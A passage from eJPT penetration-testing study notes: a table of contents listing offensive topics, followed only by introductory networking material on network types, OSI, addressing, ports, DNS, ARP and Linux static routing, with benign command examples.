

eLearnSecurity Junior Penetration Testing

Notes by Joas



<https://www.linkedin.com/in/joas-antonio-dos-santos>

Sumário

Warning	2
Lab Simulator	3
Network Computer Concepts	3
Information Gathering	24
Footprinting & Scanning	63
Vulnerability Assessment	88
Nessus	93
Web Attacks	130
Netcat	139
Software requirements and conventions used	140
Grabbing a Webpage	140
Chat	141
File Transfer	142
Port Scanning	143
View Message in Browser	144
Reverse Shell	144
Basic Netcat Commands	145
Directory Enumeration	151
Google Hacking	179
SQL Injection	318
SQLMap	322
Backdoor	372
Metasploit	379
Passwords Attacks	415
Buffer Overflow	433
eJPT Notes PenTest	436
Pivoting	461
Exam Reviews	462

Warning

Some repositories and content notes about the eJPT were placed, as well as reviews for you who want to take this certification. It was made with love and at the request of some people

who saw my content about eWPT annotations, I hope it helps in the exam. The content doesn't have any formatting, but you can filter by what you have more doubts about. All content credits are referenced at the end with each link.

Lab Simulator

<https://www.hackthebox.eu/>

<https://tryhackme.com/>

Network Computer Concepts

What is a computer network?

A computer network comprises two or more computers that are connected—either by cables (wired) or WiFi (wireless)—with the purpose of transmitting, exchanging, or sharing data and resources. You build a computer network using hardware (e.g., routers, switches, access points, and cables) and software (e.g., operating systems or business applications).

Geographic location often defines a computer network. For example, a LAN (local area network) connects computers in a defined physical space, like an office building, whereas a WAN (wide area network) can connect computers across continents. The internet is the largest example of a WAN, connecting billions of computers worldwide.

You can further define a computer network by the protocols it uses to communicate, the physical arrangement of its components, how it controls traffic, and its purpose.

Computer networks enable communication for every business, entertainment, and research purpose. The internet, online search, email, audio and video sharing, online commerce, live-streaming, and social networks all exist because of computer networks.

Computer network types

As networking needs evolved, so did the computer network types that serve those needs. Here are the most common and widely used computer network types:

- **LAN (local area network):** A LAN connects computers over a relatively short distance, allowing them to share data, files, and resources. For example, a LAN may connect all the computers in an office building, school, or hospital. Typically, LANs are privately owned and managed.
- **WLAN (wireless local area network):** A WLAN is just like a LAN but connections between devices on the network are made wirelessly.
- **WAN (wide area network):** As the name implies, a WAN connects computers over a wide area, such as from region to region or even continent to continent. The internet is the largest WAN, connecting billions of computers worldwide. You will typically see collective or distributed ownership models for WAN management.
- **MAN (metropolitan area network):** MANs are typically larger than LANs but smaller than WANs. Cities and government entities typically own and manage MANs.
- **PAN (personal area network):** A PAN serves one person. For example, if you have an iPhone and a Mac, it's very likely you've set up a PAN that shares and syncs content—text messages, emails, photos, and more—across both devices.

- **SAN (storage area network):** A SAN is a specialized network that provides access to block-level storage—shared network or cloud storage that, to the user, looks and works like a storage drive that’s physically attached to a computer. (For more information on how a SAN works with block storage, see [Block Storage: A Complete Guide.](#))
- **CAN (campus area network):** A CAN is also known as a corporate area network. A CAN is larger than a LAN but smaller than a WAN. CANs serve sites such as colleges, universities, and business campuses.
- **VPN (virtual private network):** A VPN is a secure, point-to-point connection between two network end points (see ‘Nodes’ below). A VPN establishes an encrypted channel that keeps a user’s identity and access credentials, as well as any data transferred, inaccessible to hackers.

Important terms and concepts

The following are some common terms to know when discussing computer networking:

- **IP address:** An IP address is a unique number assigned to every device connected to a network that uses the Internet Protocol for communication. Each IP address identifies the device’s host network and the location of the device on the host network. When one device sends data to another, the data includes a ‘header’ that includes the IP address of the sending device and the IP address of the destination device.
- **Nodes:** A node is a connection point inside a network that can receive, send, create, or store data. Each node requires you to provide some form of identification to receive access, like an IP address. A few examples of nodes include computers, printers, modems, bridges, and switches. A node is essentially any network device that can recognize, process, and transmit information to any other network node.
- **Routers:** A router is a physical or virtual device that sends information contained in data packets between networks. Routers analyze data within the packets to determine the best way for the information to reach its ultimate destination. Routers forward data packets until they reach their destination node.
- **Switches:** A switch is a device that connects other devices and manages node-to-node communication within a network, ensuring data packets reach their ultimate destination. While a router sends information between networks, a switch sends information between nodes in a single network. When discussing computer networks, ‘switching’ refers to how data is transferred between devices in a network. The three main types of switching are as follows:
 - *Circuit switching*, which establishes a dedicated communication path between nodes in a network. This dedicated path assures the full bandwidth is available during the transmission, meaning no other traffic can travel along that path.
 - *Packet switching* involves breaking down data into independent components called packets which, because of their small size, make fewer demands on the network. The packets travel through the network to their end destination.
 - *Message switching* sends a message in its entirety from the source node, traveling from switch to switch until it reaches its destination node.

- **Ports:** A port identifies a specific connection between network devices. Each port is identified by a number. If you think of an IP address as comparable to the address of a hotel, then ports are the suites or room numbers within that hotel. Computers use port numbers to determine which application, service, or process should receive specific messages.
- **Network cable types:** The most common network cable types are Ethernet twisted pair, coaxial, and fiber optic. The choice of cable type depends on the size of the network, the arrangement of network elements, and the physical distance between devices.

Examples of computer networks

The wired or wireless connection of two or more computers for the purpose of sharing data and resources form a computer network. Today, nearly every digital device belongs to a computer network.

In an office setting, you and your colleagues may share access to a printer or to a group messaging system. The computing network that allows this is likely a LAN or local area network that permits your department to share resources.

A city government might manage a city-wide network of surveillance cameras that monitor traffic flow and incidents. This network would be part of a MAN or metropolitan area network that allows city emergency personnel to respond to traffic accidents, advise drivers of alternate travel routes, and even send traffic tickets to drivers who run red lights.

The Weather Company worked to create a peer-to-peer mesh network that allows mobile devices to communicate directly with other mobile devices without requiring WiFi or cellular connectivity. The [Mesh Network Alerts](#) project allows the delivery of life-saving weather information to billions of people, even without an internet connection.

Computer networks and the internet

The internet is actually a network of networks that connects billions of digital devices worldwide. Standard protocols allow communication between these devices. Those protocols include hypertext transfer protocol (the 'http' in front of all website addresses). Internet protocol (or IP addresses) are the unique identifying numbers required of every device that accesses the internet. IP addresses are comparable to your mailing address, providing unique location information so that information can be delivered correctly.

Internet Service Providers (ISPs) and Network Service Providers (NSPs) provide the infrastructure that allows the transmission of packets of data or information over the internet. Every bit of information sent over the internet doesn't go to every device connected to the internet. It's the combination of protocols and infrastructure that tells information exactly where to go.

How do they work?

Computer networks connect nodes like computers, routers, and switches using cables, fiber optics, or wireless signals. These connections allow devices in a network to communicate and share information and resources.

Networks follow protocols, which define how communications are sent and received. These protocols allow devices to communicate. Each device on a network uses an Internet Protocol or IP address, a string of numbers that uniquely identifies a device and allows other devices to recognize it.

Routers are virtual or physical devices that facilitate communications between different networks. Routers analyze information to determine the best way for data to reach its ultimate destination. Switches connect devices and manage node-to-node communication inside a network, ensuring that bundles of information traveling across the network reach their ultimate destination.

Architecture

Computer network architecture defines the physical and logical framework of a computer network. It outlines how computers are organized in the network and what tasks are assigned to those computers. Network architecture components include hardware, software, transmission media (wired or wireless), network topology, and communications protocols.

Main types of network architecture

There are two types of network architecture: *peer-to-peer (P2P)* and *client/server*. In P2P architecture, two or more computers are connected as “peers,” meaning they have equal power and privileges on the network. A P2P network does not require a central server for coordination. Instead, each computer on the network acts as both a client (a computer that needs to access a service) and a server (a computer that serves the needs of the client accessing a service). Each peer makes some of its resources available to the network, sharing storage, memory, bandwidth, and processing power.

In a client/server network, a central server or group of servers manage resources and deliver services to client devices in the network. The clients in the network communicate with other clients through the server. Unlike the P2P model, clients in a client/server architecture don’t share their resources. This architecture type is sometimes called a tiered model because it’s designed with multiple levels or tiers.

Network topology

Network topology refers to how the nodes and links in a network are arranged. A network node is a device that can send, receive, store, or forward data. A network link connects nodes and may be either cabled or wireless links.

Understanding topology types provides the basis for building a successful network. There are a number of topologies but the most common are bus, ring, star, and mesh:

- A *bus network topology* is when every network node is directly connected to a main cable.
- In a *ring topology*, nodes are connected in a loop, so each device has exactly two neighbors. Adjacent pairs are connected directly; non-adjacent pairs are connected indirectly through multiple nodes.
- In a *star network topology*, all nodes are connected to a single, central hub and each node is indirectly connected through that hub.

- A *mesh topology* is defined by overlapping connections between nodes. You can create a full mesh topology, where every node in the network is connected to every other node. You can also create partial mesh topology in which only some nodes are connected to each other and some are connected to the nodes with which they exchange the most data. Full mesh topology can be expensive and time-consuming to execute, which is why it's often reserved for networks that require high redundancy. Partial mesh provides less redundancy but is more cost effective and simpler to execute.

Security

Computer network security protects the integrity of information contained by a network and controls who access that information. Network security policies balance the need to provide service to users with the need to control access to information.

There are many entry points to a network. These entry points include the hardware and software that comprise the network itself as well as the devices used to access the network, like computers, smartphones, and tablets. Because of these entry points, network security requires using several defense methods. Defenses may include firewalls—devices that monitor network traffic and prevent access to parts of the network based on security rules.

Processes for authenticating users with user IDs and passwords provide another layer of security. Security includes isolating network data so that proprietary or personal information is harder to access than less critical information. Other network security measures include ensuring hardware and software updates and patches are performed regularly, educating network users about their role in security processes, and staying aware of external threats executed by hackers and other malicious actors. Network threats constantly evolve, which makes network security a never-ending process.

The use of public cloud also requires updates to security procedures to ensure continued safety and access. A secure cloud demands a secure underlying network.

Read about [the top five considerations](#) (PDF, 298 KB) for securing the public cloud.

Mesh networks

As noted above, a mesh network is a topology type in which the nodes of a computer network connect to as many other nodes as possible. In this topology, nodes cooperate to efficiently route data to its destination. This topology provides greater fault tolerance because if one node fails, there are many other nodes that can transmit data. Mesh networks self-configure and self-organize, searching for the fastest, most reliable path on which to send information.

Type of mesh networks

There are two types of mesh networks—full mesh and partial mesh:

- In a *full mesh topology*, every network node connects to every other network node, providing the highest level of fault tolerance. However, it costs more to execute. In a partial mesh topology, only some nodes connect, typically those that exchange data most frequently.
- A *wireless mesh network* may consist of tens to hundreds of nodes. This type of network connects to users over access points spread across a large area.


Load balancers and networks

Load balancers efficiently distribute tasks, workloads, and network traffic across available servers. Think of load balancers like air traffic control at an airport. The load balancer observes all traffic coming into a network and directs it toward the router or server best equipped to manage it. The objectives of load balancing are to avoid resource overload, optimize available resources, improve response times, and maximize throughput.

<https://www.ibm.com/cloud/learn/networking-a-complete-guide>


Computer Network:

An interconnection of multiple devices, also known as hosts, that are connected using multiple paths for the purpose of sending/receiving data or media. Computer networks can also include multiple devices/mediums which help in the communication between two different devices; these are known as **Network devices** and include things such as routers, switches, hubs, and bridges.



Network Topology:

The layout arrangement of the different devices in a network. Common examples include: Bus, Star, Mesh, Ring, and Daisy chain.



OSI:

OSI stands for **Open Systems Interconnection**. It is a reference model that specifies standards for communications protocols and also the functionalities of each layer.


Protocol:

A protocol is the set of rules or algorithms which define the way how two entities can communicate across the network and there exists different protocol defined at each layer of the OSI model. Few of such protocols are TCP, IP, UDP, ARP, DHCP, FTP and so on.

UNIQUE IDENTIFIERS OF NETWORK**Host name:**

Each device in the network is associated with a unique device name known as Hostname.

Type "hostname" in the command prompt(Administrator Mode) and press 'Enter', this displays the hostname of your machine.

**IP Address (Internet Protocol address):**

Also known as the Logical Address, the IP Address is the network address of the system across the network.

To identify each device in the world-wide-web, the Internet Assigned Numbers Authority (IANA) assigns an IPV4 (Version 4) address as a unique identifier to each device on the Internet.

The length of an IPv4 address is 32-bits, hence, we have 2^{32} IP addresses available. The length of an IPv6 address is 128-bits.

Type "ipconfig" in the command prompt and press 'Enter', this gives us the IP address of the device.

MAC Address (Media Access Control address):

Also known as physical address, the MAC Address is the unique identifier of each host and is associated with its NIC (Network Interface Card).

A MAC address is assigned to the NIC at the time of manufacturing.

The length of the MAC address is : 12-nibble/ 6 bytes/ 48 bits

Type "ipconfig/all" in the command prompt and press 'Enter', this gives us the MAC address.

Port:

A port can be referred to as a logical channel through which data can be sent/received to an application. Any host may have multiple applications running, and each of these applications is identified using the port number on which they are running.

A port number is a 16-bit integer, hence, we have 2^{16} ports available which are categorized as shown below:

Port Types	Range
Well known Ports	0 – 1023
Registered Ports	1024 – 49151
Ephemeral Ports	49152 – 65535

Number of ports: 65,536

Range: 0 – 65535

Type "**netstat -a**" in the command prompt and press 'Enter', this lists all the ports being used.

```

Administrator: Command Prompt
C:\Windows\system32>netstat -a

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135              kundana:0               LISTENING
TCP   0.0.0.0:443              kundana:0               LISTENING
TCP   0.0.0.0:445              kundana:0               LISTENING
TCP   0.0.0.0:902              kundana:0               LISTENING
TCP   0.0.0.0:912              kundana:0               LISTENING
TCP   0.0.0.0:8092             kundana:0               LISTENING
TCP   0.0.0.0:49152            kundana:0               LISTENING
TCP   0.0.0.0:49153            kundana:0               LISTENING
TCP   0.0.0.0:49154            kundana:0               LISTENING
TCP   0.0.0.0:49155            kundana:0               LISTENING
TCP   0.0.0.0:49158            kundana:0               LISTENING
TCP   0.0.0.0:49160            kundana:0               LISTENING
TCP   127.0.0.1:5354           kundana:0               LISTENING
TCP   127.0.0.1:5939           kundana:0               LISTENING
TCP   127.0.0.1:8307           kundana:0               LISTENING
TCP   127.0.0.1:30000          kundana:0               LISTENING
TCP   192.168.1.99:139         kundana:0               LISTENING
  
```

Socket:

The unique combination of IP address and Port number together are termed as Socket.


Other related concepts**DNS Server:**

DNS stands for **Domain Name system**.

DNS is basically a server which translates web addresses or URLs (ex: www.google.com) into their corresponding IP addresses. We don't have to remember all the IP addresses of each and every website.

The command '**nslookup**' gives you the IP address of the domain you are looking for. This also

provides the information of our DNS Server.



```
Administrator: Command Prompt

C:\Windows\system32>nslookup www.google.com
Server:    UnKnown
Address:   192.168.43.1

Non-authoritative answer:
Name:      www.google.com
Addresses: 2404:6800:4003:c00::6a
           74.125.200.106
           74.125.200.104
           74.125.200.99
           74.125.200.103
           74.125.200.147
           74.125.200.105

C:\Windows\system32>
```

ARP:

ARP stands for **Address Resolution Protocol**.

It is used to convert an IP address to its corresponding physical address(i.e., MAC Address).

ARP is used by the Data Link Layer to identify the MAC address of the Receiver's machine.

RARP:

RARP stands for **Reverse Address Resolution Protocol**.

As the name suggests, it provides the IP address of the device given a physical address as input. But RARP has become obsolete since the time DHCP has come into the picture.

<https://www.geeksforgeeks.org/basics-computer-networking/>

Routing

- A Router is a process of selecting path along which the data can be transferred from source to the destination. Routing is performed by a special device known as a router.
- A Router works at the network layer in the OSI model and internet layer in TCP/IP model
- A router is a networking device that forwards the packet based on the information available in the packet header and forwarding table.
- The routing algorithms are used for routing the packets. The routing algorithm is nothing but a software responsible for deciding the optimal path through which packet can be transmitted.
- The routing protocols use the metric to determine the best path for the packet delivery. The metric is the standard of measurement such as hop count, bandwidth, delay, current load on the path, etc. used by the routing algorithm to determine the optimal path to the destination.

- The routing algorithm initializes and maintains the routing table for the process of path determination.
-

Routing Metrics and Costs

Routing metrics and costs are used for determining the best route to the destination. The factors used by the protocols to determine the shortest path, these factors are known as a metric.

Metrics are the network variables used to determine the best route to the destination. For some protocols use the static metrics means that their value cannot be changed and for some other routing protocols use the dynamic metrics means that their value can be assigned by the system administrator.

The most common metric values are given below:


- **Hop count:** Hop count is defined as a metric that specifies the number of passes through internetworking devices such as a router, a packet must travel in a route to move from source to the destination. If the routing protocol considers the hop as a primary metric value, then the path with the least hop count will be considered as the best path to move from source to the destination.
 - **Delay:** It is a time taken by the router to process, queue and transmit a datagram to an interface. The protocols use this metric to determine the delay values for all the links along the path end-to-end. The path having the lowest delay value will be considered as the best path.
 - **Bandwidth:** The capacity of the link is known as a bandwidth of the link. The bandwidth is measured in terms of bits per second. The link that has a higher transfer rate like gigabit is preferred over the link that has the lower capacity like 56 kb. The protocol will determine the bandwidth capacity for all the links along the path, and the overall higher bandwidth will be considered as the best route.
 - **Load:** Load refers to the degree to which the network resource such as a router or network link is busy. A Load can be calculated in a variety of ways such as CPU utilization, packets processed per second. If the traffic increases, then the load value will also be increased. The load value changes with respect to the change in the traffic.
 - **Reliability:** Reliability is a metric factor may be composed of a fixed value. It depends on the network links, and its value is measured dynamically. Some networks go down more often than others. After network failure, some network links repaired more easily than other network links. Any reliability factor can be considered for the assignment of reliability ratings, which are generally numeric values assigned by the system administrator.
-

Types of Routing

Routing can be classified into three categories:

- Static Routing

- Default Routing
- Dynamic Routing



Static Routing

- Static Routing is also known as Nonadaptive Routing.
- It is a technique in which the administrator manually adds the routes in a routing table.
- A Router can send the packets for the destination along the route defined by the administrator.
- In this technique, routing decisions are not made based on the condition or topology of the networks

Advantages Of Static Routing

Following are the advantages of Static Routing:

- **No Overhead:** It has no overhead on the CPU usage of the router. Therefore, the cheaper router can be used to obtain static routing.
- **Bandwidth:** It has not bandwidth usage between the routers.
- **Security:** It provides security as the system administrator is allowed only to have control over the routing to a particular network.

Disadvantages of Static Routing:

Following are the disadvantages of Static Routing:

- For a large network, it becomes a very difficult task to add each route manually to the routing table.
- The system administrator should have a good knowledge of a topology as he has to add each route manually.

Default Routing

- Default Routing is a technique in which a router is configured to send all the packets to the same hop device, and it doesn't matter whether it belongs to a particular network or not. A Packet is transmitted to the device for which it is configured in default routing.

- Default Routing is used when networks deal with the single exit point.
- It is also useful when the bulk of transmission networks have to transmit the data to the same hp device.
- When a specific route is mentioned in the routing table, the router will choose the specific route rather than the default route. The default route is chosen only when a specific route is not mentioned in the routing table.

Dynamic Routing

- It is also known as Adaptive Routing.
- It is a technique in which a router adds a new route in the routing table for each packet in response to the changes in the condition or topology of the network.
- Dynamic protocols are used to discover the new routes to reach the destination.
- In Dynamic Routing, RIP and OSPF are the protocols used to discover the new routes.
- If any route goes down, then the automatic adjustment will be made to reach the destination.

<https://www.javatpoint.com/computer-network-routing>

Add route on Linux using ip

The easiest way to add a route on Linux is to use the “ip route add” command followed by the network address to be reached and the gateway to be used for this route.

```
$ ip route add <network_ip>/<cidr> via <gateway_ip>
```

Example

```
$ ip route add 10.0.3.0/24 via 10.0.3.1
```

By default, if you don't specify any network device, **your first network card**, your local loopback excluded, will be **selected**.

However, if you want to have a specific device, you can add it to the end of the command.


```
$ ip route add <network_ip>/<cidr> via <gateway_ip> dev <network_card_name>
```

As an example, let's say that you want two LAN networks to be able to communicate with each other.

The network topology has three different Linux machines :

- One Ubuntu computer that has the **10.0.2.2/24** IP address;
- Another Ubuntu computer that has the **10.0.3.2/24** IP address;
- One RHEL 8 computer that will act as a simple router for our two networks.

Simple LAN network



The first computer cannot ping the other computer, they are not in the same subnet : 10.0.2.0 for the first computer network and 10.0.3.0 for the second one network.

```
devconnected@devconnected:~$ ping 10.0.3.2
PING 10.0.3.2 (10.0.3.2) 56(84) bytes of data.
From 10.0.2.1 icmp_seq=1 Destination Net Unreachable
From 10.0.2.1 icmp_seq=2 Destination Net Unreachable
From 10.0.2.1 icmp_seq=3 Destination Net Unreachable
^C
--- 10.0.3.2 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet loss, time 2034ms
```

As the two hosts are not part of the same subnet, the ping command goes to the default gateway.

In order to see the routes already defined on your machine, use the “**ip route**” command with no arguments. You can also use the “**ip r**” command as an abbreviation.

```
$ ip r
```

```
devconnected@devconnected:~$ ip r
default via 10.0.2.1 dev enp0s3 proto static metric 20100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.2 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
devconnected@devconnected:~$
```

This is the routing table of your Linux computer : every computer has one. A router happens to manage many more routes than that but it is essentially using the same routing syntax.

So how does one read that?

In order to understand this output, you have to read from top to bottom :

- By **default**, network calls will be forwarded to the local default gateway which is **10.0.2.1**
- **UNLESS** your call is for the 10.0.2.0/24 network. In this case, it will simply be sent on your local network via your default physical link (physically a CAT network cable)

- **UNLESS** your call is for the 169.254.0.0/16 network. In this case, it will also be sent on your local network using your default physical link.

Note : did you know? The 169.254.0.0/16 address is called **APIPA (for Automatic IP Address Addressing)**. It is the default IP used by a system that failed to reach a DHCP server on the network.

In our case, in order to call the **10.0.3.2/24** IP address, the call will be forwarded to our **10.0.2.1** router.

However, is our router able to forward calls addressed to the 10.0.3.0/24 network?

A simple “ip r” command on the router can give us a hint.

```
[devconnected@router ~]$ ip route
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.1 metric 100
192.168.122.0/24 dev virbr0 proto kernel scope link src 192.168.122.1 linkdown
[devconnected@router ~]$
```

As you can see, the router is only linked to the 10.0.2.0/24 network which is obviously an issue.

In order to add a route on our Linux router, we use the “**ip route add**” command.

\$ sudo ip route add 10.0.3.0/24 via 10.0.3.1

```
[devconnected@router ~]$ sudo ip route add 10.0.3.0/24 via 10.0.3.1
[devconnected@router ~]$ ip r
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.1 metric 100
10.0.3.0/24 via 10.0.3.1 dev enp0s3
192.168.122.0/24 dev virbr0 proto kernel scope link src 192.168.122.1 linkdown
[devconnected@router ~]$
```

Now, if you were to ping your second computer on the first computer, you would be able to reach it.

```
devconnected@devconnected:~$ ping 10.0.3.2 -c 1
PING 10.0.3.2 (10.0.3.2) 56(84) bytes of data.
64 bytes from 10.0.3.2: icmp_seq=1 ttl=64 time=0.487 ms

--- 10.0.3.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.487/0.487/0.487/0.000 ms
devconnected@devconnected:~$
```

Awesome, you have successfully added a route from one Linux computer to another!

Adding permanent route configuration on Ubuntu

On Ubuntu, there are **three ways** of adding a permanent route to your Linux machine :

- You can add it to your **Network Manager** configuration file;
- You can edit your **Netplan YAML** configuration file;
- You can add your route to the “**/etc/network/interfaces**” file if you are using an old Ubuntu distribution.

Using Network Manager

To add a permanent route to the Network Manager, you have to navigate to the connection file located at “/etc/NetworkManager/system-connections”.

```
devconnected@devconnected:/$ ls -al /etc/NetworkManager/system-connections/
total 12
drwxr-xr-x 2 root root 4096 févr. 21 20:26 .
drwxr-xr-x 7 root root 4096 juil. 11 2020 ..
-rw----- 1 root root 409 févr. 21 20:25 'Wired connection 1.nmconnection'
devconnected@devconnected:/$
```

Edit your “Wired connection” file and add a “route1” property in the IPv4 part of the network configuration.

```
[ipv4]
address1=192.168.178.36/24,192.168.178.1
address2=192.168.178.36/24
dns-search=
method=manual
route1=10.0.3.0/24,10.0.3.1,1
```

The route has to be defined as : **the network IP address followed by the CIDR, next the default gateway and finally the next-hop.**

In order for the changes to be applied, you can restart your network connection, and execute the “route -n” command in order to see your route.

```
$ sudo nmcli connection reload
```

```
devconnected@devconnected:/$ sudo nmcli connection reload
devconnected@devconnected:/$ route -n
Kernel IP routing table
Destination      Gateway         Genmask        Flags Metric Ref    Use Iface
